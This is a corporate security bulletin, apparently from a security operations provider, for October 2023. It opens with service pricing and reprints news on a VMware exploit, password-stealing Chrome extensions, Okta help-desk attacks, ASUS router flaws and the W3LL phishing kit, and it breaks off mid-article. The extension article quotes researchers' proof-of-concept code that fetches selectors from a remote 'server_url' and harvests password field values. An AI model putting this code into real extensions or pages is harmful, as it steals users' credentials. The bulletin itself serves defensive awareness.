



Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin



October 2023

This security bulletin is powered by


Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1.	Exploit released for critical VMware SSH auth bypass vulnerability.....	4
2.	Chrome extensions can steal plaintext passwords from websites	5
3.	Okta: Hackers target IT help desks to gain Super Admin, disable MFA	9
4.	ASUS routers vulnerable to critical remote code execution flaws	10
5.	W3LL phishing kit hijacks thousands of Microsoft 365 accounts, bypasses MFA11	
6.	Cisco warns of VPN zero-day exploited by ransomware gangs	18
7.	Microsoft Teams phishing attack pushes DarkGate malware	20
8.	New 'MetaStealer' malware targets Intel-based macOS systems	23
9.	Hackers use new 3AM ransomware to save failed LockBit attack.....	26
10.	Microsoft leaks 38TB of private data via unsecured Azure storage.....	28
11.	Thousands of Juniper devices vulnerable to unauthenticated RCE flaw	30
12.	Fake WinRAR proof-of-concept exploit drops VenomRAT malware.....	33
13.	Hotel hackers redirect guests to fake Booking.com to steal cards	36
14.	Critical Vulnerability in libwebp Library	40
15.	Google assigns new maximum rated CVE to libwebp bug exploited in attacks..	40
16.	Modern GPUs vulnerable to new GPU.zip side-channel attack	42
17.	Fake Bitwarden sites push new ZenRAT password-stealing malware.....	44
18.	Microsoft breach led to theft of 60,000 US State Dept emails	47
19.	Progress warns of maximum severity WS_FTP Server vulnerability	48
20.	Exploit released for Microsoft SharePoint Server auth bypass flaw	50

1. Exploit released for critical VMware SSH auth bypass vulnerability

Proof-of-concept exploit code has been released for a critical SSH authentication bypass vulnerability in VMware's Aria Operations for Networks analysis tool (formerly known as vRealize Network Insight).

The flaw (tracked as CVE-2023-34039) was found by security analysts at ProjectDiscovery Research and patched by VMware on Wednesday with the release of version 6.11.

Successful exploitation enables remote attackers to bypass SSH authentication on unpatched appliances and access the tool's command line interface in low-complexity attacks that don't require user interaction because of what the company describes as "a lack of unique cryptographic key generation."

To mitigate the flaw, VMware "highly recommends" applying security patches for Aria Operations for Networks versions 6.2 / 6.3 / 6.4 / 6.5.1 / 6.6 / 6.7 / 6.8 / 6.9 / 6.10 available on this support document.

Today, VMware confirmed that CVE-2023-34039 exploit code has been published online, two days after disclosing the critical security bug.

The proof-of-concept (PoC) exploit targets all Aria Operations for Networks versions from 6.0 to 6.10, and it was developed and released by Summoning Team vulnerability researcher Sina Kheirkhah.

Kheirkhah said that the root cause of the issue are hardcoded SSH keys left after VMware forgot to regenerate SSH authorized keys.

"Each version of VMware's Aria Operations for Networks has a unique SSH key. To create a fully functional exploit, I had to collect all the keys from different versions of this product," Kheirkhah said.

VMware also patched an arbitrary file write vulnerability this week (CVE-2023-20890), which allows attackers to gain remote code execution after obtaining admin access to the targeted appliance (the CVE-2023-34039 PoC could let them get root permissions following successful attacks).

In July, VMware warned customers that exploit code was released online for a critical RCE flaw (CVE-2023-20864) in the VMware Aria Operations for Logs analysis tool, patched in April.

One month earlier, the company issued another alert regarding the active exploitation of another Network Insight critical bug (CVE-2023-20887) that can lead to remote command execution attacks.

CISA ordered U.S. federal agencies to patch their systems against CVE-2023-20887 by July 13th after adding it to its list of known exploited vulnerabilities.

In light of this, admins are strongly recommended to update their Aria Operations for Networks appliances to the latest version as soon as possible as a preemptive measure against potential incoming attacks.

While the number of VMware vRealize instances exposed online is relatively low, it aligns with the intended use of these appliances on internal networks.

Source: <https://www.bleepingcomputer.com/news/security/exploit-released-for-critical-vmware-ssh-auth-bypass-vulnerability/>

2. Chrome extensions can steal plaintext passwords from websites

A team of researchers from the University of Wisconsin-Madison has uploaded to the Chrome Web Store a proof-of-concept extension that can steal plaintext passwords from a website's source code.

An examination of the text input fields in web browsers revealed that the coarse-grained permission model underpinning Chrome extensions violates the principles of least privilege and complete mediation.

Additionally, the researchers found that numerous websites with millions of visitors, including some Google and Cloudflare portals, store passwords in plaintext within the HTML source code of their web pages, allowing extensions to retrieve them.

Source of the problem


The researchers explain that the problem concerns the systemic practice of giving browser extensions unrestricted access to the DOM tree of sites they load on, which allows accessing potentially sensitive elements such as user input fields.

Given the lack of any security boundary between the extension and a site's elements, the former has unrestricted access to data visible in the source code and may extract any of its contents.

Additionally, the extension may abuse the DOM API to directly extract the value of inputs as the user enters them, bypassing any obfuscation applied by the site to protect sensitive inputs, and stealing the value programmatically.

The Manifest V3 protocol that Google Chrome introduced, and adopted by most browsers this year, limits API abuse, prohibits extensions from fetching code hosted remotely that could help evade detection, and prevents the use of eval statements that lead to arbitrary code execution.

However, as the researchers explain, Manifest V3 does not introduce a security boundary between extensions and web pages, so the problem with content scripts remains.



Permeable security boundary between extensions and websites (arxiv.org)

Uploading a PoC on the Web Store

To test Google's Web Store review process, the researchers decided to create a Chrome extension capable of password-grabbing attacks and try to upload it on the platform.

The researchers created an extension posing as a GPT-based assistant that can:

- Capture the HTML source code when the user attempts to login on a page by means of a regex.
- Abuse CSS selectors to select target input fields and extract user inputs using the '.value' function.
- Perform element substitution to replace JS-based obfuscated fields with unsafe password fields.

<pre> fetch('server_url') // Retrieve CSS selector .then(response => response.text()) .then(data => { var els = document.querySelectorAll(data); // Select the target element for (let el of els) { var outerHTML = el.outerHTML; var typeA = checkForTypeA(outerHTML); // Determine if Type-A if (typeA){ el.addEventListener(text, sourceExtractionScript) } else{ el.addEventListener(text, valueExtractionScript) } } }); </pre>	<pre> fetch('server_url') .then(response => response.json()) .then(data => { var old_element = document.querySelector(data.selector); var new_element = document.createElement(data.tag); new_element.setAttribute('type', data.type); new_element.name = old_element.name; ... // Add other attributes old_element.parentNode.replaceChild(new_element, old_element); }); </pre>
--	---

Code to extract field content (left) and perform element substitution (right) (arxiv.org)

The extension does not contain obvious malicious code, so it evades static detection and does not fetch code from external sources (dynamic injection), so it is Manifest V3-compliant.

This resulted in the extension passing the review and getting accepted on Google Chrome's Web Store, so the security checks failed to catch the potential threat.


The team followed ethical standards to ensure no actual data was collected or misused, deactivating the data-receiving server while only keeping the element-targeting server active.

Also, the extension was set to "unpublished" at all times so that it wouldn't gather many downloads and was promptly removed from the store following its approval.

Potential for exploitation

Subsequent measurements showed that from the top 10k websites (as per Tranco), roughly 1,100 are storing user passwords in plain text form within the HTML DOM.

Another 7,300 websites from the same set were deemed vulnerable to DOM API access and direct extraction of the user's input value.



High-traffic websites vulnerable to attacks (arxiv.org)



The technical paper the researchers at the University of Wisconsin-Madison published earlier this week claims that approximately 17,300 extensions in the Chrome Web Store (12.5%) secure the required permissions to extract sensitive information from websites.

Several of those, including widely used ad blockers and shopping apps, boast millions of installations.

Notable website examples of lack of protections highlighted in the report include:

- gmail.com – plaintext passwords on HTML source code
- cloudflare.com – plaintext passwords on HTML source code
- facebook.com – user inputs can be extracted via the DOM API
- citibank.com – user inputs can be extracted via the DOM API
- irs.gov – SSNs are visible in plaintext form on the web page source code

- capitalone.com – SSNs are visible in plaintext form on the web page source code
- usenix.org – SSNs are visible in plaintext form on the web page source code
- amazon.com – credit card details (including security code) and ZIP code are visible in plaintext form on the page's source code

 <p>Google Welcome testing123@gmail.com</p> <p>Enter your password *****</p> <p><input type="checkbox"/> Show password</p> <p>Forgot password? Next</p> <pre><input type="password" class="whsOnd zHQkBf" jsname="YPqjbf" autocomplete="current- password" spellcheck="false" tabindex="0" aria-label="Enter your password" name="password" autocapitalize="off" dir="ltr" data-initial-dir="ltr" data-initial- value="testing123" badinput="false"></pre>	 <p>facebook</p> <p>Connect with friends and the world around you on Facebook.</p> <p>testing123@gmail.com</p> <p>*****</p> <p>Log In</p> <pre><input type="password" class="inputtext _55r1 _6luy _9npi" name="pass" id="pass" data- testid="royal_pass" placeholder="Password" aria-label="Password"></pre> <pre>> let t = document.querySelector('#pass') > t.value; < testing123</pre>
---	---

Gmail and Facebook vulnerable to user input retrievals (arxiv.org)

Finally, the analysis showed that 190 extensions (some with over 100k downloads) directly access password fields and store values in a variable, suggesting that some publishers may already be trying to exploit the security gap.

BleepingComputer reached out to the mentioned companies to ask if they plan to remediate the risks highlighted in the paper, and so far we've received responses from Amazon and Google:

At Amazon, customer security is a top priority, and we take several steps to protect it. Customer information entered into Amazon web sites is secure.

We encourage browser and extension developers to use security best practices to further protect customers using their services. - Amazon spokesperson

A Google spokesperson has confirmed that they're looking into the matter, and pointed to Chrome's Extensions Security FAQ that does not consider access to password fields a security problem as long as the relevant permissions are properly obtained.

Source: <https://www.bleepingcomputer.com/news/security/chrome-extensions-can-steal-plaintext-passwords-from-websites/>

3. Okta: Hackers target IT help desks to gain Super Admin, disable MFA

Identity and access management company Okta released a warning about social engineering attacks targeting IT service desk agents at U.S.-based customers in an attempt to trick them into resetting multi-factor authentication (MFA) for high-privileged users.

The attackers' goal was to hijack highly-privileged Okta Super Administrator accounts to access and abuse identity federation features that allowed impersonating users from the compromised organization.

Okta provided indicators of compromise for attacks observed between July 29 and August 19.

The company says that before calling the IT service desk of a target organization, the attacker either had passwords for privileged accounts or were able to tamper with the authentication flow through the Active Directory (AD).

After a successful compromise of a Super Admin account, the threat actor used anonymizing proxy services, a fresh IP address, and a new device.

The hackers used their admin access to elevate privileges for other accounts, reset enrolled authenticators, and they also removed the two-factor authentication (2FA) protection for some accounts.

"The threat actor was observed configuring a second Identity Provider to act as an "impersonation app" to access applications within the compromised Org on behalf of other users. This second Identity Provider, also controlled by the attacker, would act as a "source" IdP in an inbound federation relationship (sometimes called "Org2Org") with the target" - Okta

Using the source IdP, the hackers modified usernames so they matched the real users in the compromised target IdP. This allowed them to impersonate the target user and provided access to applications using the Single-Sign-On (SSO) authentication mechanism.

To protect admin accounts from external actors, Okta recommends the following security measures:

- Enforce phishing-resistant authentication using Okta FastPass and FIDO2 WebAuthn.
- Require re-authentication for privileged app access, including Admin Console.
- Use strong authenticators for self-service recovery and limit to trusted networks.
- Streamline Remote Management and Monitoring (RMM) tools and block unauthorized ones.
- Enhance help desk verification with visual checks, MFA challenges, and manager approvals.
- Activate and test alerts for new devices and suspicious activity.
- Limit Super Administrator roles, implement privileged access management, and delegate high-risk tasks.

- Mandate admins to sign-in from managed devices with phishing-resistant MFA and limit access to trusted zones.

Okta's advisory includes additional indicators of compromise, like system log events and workflow templates pointing to malicious activity in various stages of the attack. The company also provides a set of IP addresses associated with attacks observed between June 29 and August 19.

Source: <https://www.bleepingcomputer.com/news/security/okta-hackers-target-it-help-desks-to-gain-super-admin-disable-mfa/>

4. ASUS routers vulnerable to critical remote code execution flaws

Three critical-severity remote code execution vulnerabilities impact ASUS RT-AX55, RT-AX56U_V2, and RT-AC86U routers, potentially allowing threat actors to hijack devices if security updates are not installed.

These three WiFi routers are popular high-end models within the consumer networking market, currently available on the ASUS website, favored by gamers and users with demanding performance needs.

The flaws, which all have a CVSS v3.1 score of 9.8 out of 10.0, are format string vulnerabilities that can be exploited remotely and without authentication, potentially allowing remote code execution, service interruptions, and performing arbitrary operations on the device.

Format string flaws are security problems arising from unvalidated and/or unsanitized user input within the format string parameters of certain functions. They can lead to various issues, including information disclosure and code execution.

Attackers exploit these flaws using specially crafted input sent to the vulnerable devices. In the case of the ASUS routers, they would target certain administrative API functions on the devices.

The flaws

The three vulnerabilities that were disclosed earlier today by the Taiwanese CERT are the following:

- CVE-2023-39238: Lack of proper verification of the input format string on the iperf-related API module 'ser_iperf3_svr.cgi'.
- CVE-2023-39239: Lack of proper verification of the input format string in the API of the general setting function.
- CVE-2023-39240: Lack of proper verification of the input format string on the iperf-related API module 'ser_iperf3_cli.cgi'.

The above issues impact ASUS RT-AX55, RT-AX56U_V2, and RT-AC86U in firmware versions 3.0.0.4.386_50460, 3.0.0.4.386_50460, and 3.0.0.4.386_51529 respectively.

The recommended solution is to apply the following firmware updates:

- RT-AX55: 3.0.0.4.386_51948 or later
- RT-AX56U_V2: 3.0.0.4.386_51948 or later
- RT-AC86U: 3.0.0.4.386_51915 or later

ASUS released patches that address the three flaws in early August 2023 for RT-AX55, in May 2023 for AX56U_V2, and in July 2023 for RT-AC86U.

Users who haven't applied security updates since then should consider their devices vulnerable to attacks and prioritize the action as soon as possible.

Furthermore, as many consumer router flaws target the web admin console, it is strongly advised to turn off the remote administration (WAN Web Access) feature to prevent access from the internet.

Source: <https://www.bleepingcomputer.com/news/security/asus-routers-vulnerable-to-critical-remote-code-execution-flaws/>

5. W3LL phishing kit hijacks thousands of Microsoft 365 accounts, bypasses MFA

A threat actor known as W3LL developed a phishing kit that can bypass multi-factor authentication along with other tools that compromised more than 8,000 Microsoft 365 corporate accounts.

In ten months, security researchers discovered that W3LL's utilities and infrastructure were used to set up about 850 phishing that targeted credentials for more than 56,000 Microsoft 365 accounts.

Growing the business

Serving a community of at least 500 cybercriminals, W3LL's custom phishing tools were employed in business email compromise (BEC) attacks that caused millions of U.S. dollars in financial losses.

Researchers say that W3LL's inventory covers almost the entire kill chain of a BEC operation and can be operated by "cybercriminals of all technical skill levels."

In a report today, cybersecurity company Group-IB provides details about W3LL and how it grew to be one of the most advanced malicious developers for BEC groups.

The first evidence of W3LL's activity appears to be from 2017 when the developer started to offer a custom tool for bulk email sending called W3LL SMTP Sender, which was used for spamming.

The actor's popularity and business started to grow when it started to sell a custom phishing kit focused on Microsoft 365 corporate accounts.

In 2018, W3LL launched its W3LL Store, an English-speaking marketplace where it could promote and sell its tools to a closed community of cybercriminals, the researchers say.

"W3LL's major weapon, W3LL Panel, may be considered one of the most advanced phishing kits in class, featuring adversary-in-the-middle functionality, API, source code protection, and other unique capabilities"
- Group-IB

W3LL arsenal for BEC attacks


Apart from W3LL Panel, which was designed to bypass multi-factor authentication (MFA), the actor provides 16 more tools, all primed for BEC attacks. The catalog includes:

- SMTP senders PunnySender and W3LL Sender
- The malicious link stager W3LL Redirect
- A vulnerability scanner called OKELO
- An automated account discovery utility named CONTOOL
- An email validator called LOMPAT

According to Group-IB, W3LL Store offers solutions for deploying a BEC attack from the initial stage of picking victims, phishing lures with weaponized attachments (default or customized), to launching phishing emails that land in the victims' inboxes.

The researchers say that W3LL is sufficiently skilled to protect its tools from being detected or taken down by deploying and hosting them on compromised web servers and services.

However, customers also have the option to use W3LL's OKELO scanner to find vulnerable systems and gain access to them on their own.



BEC attack kill chain using W3LL's tools

source: Group-IB

Bypassing filters and security agents

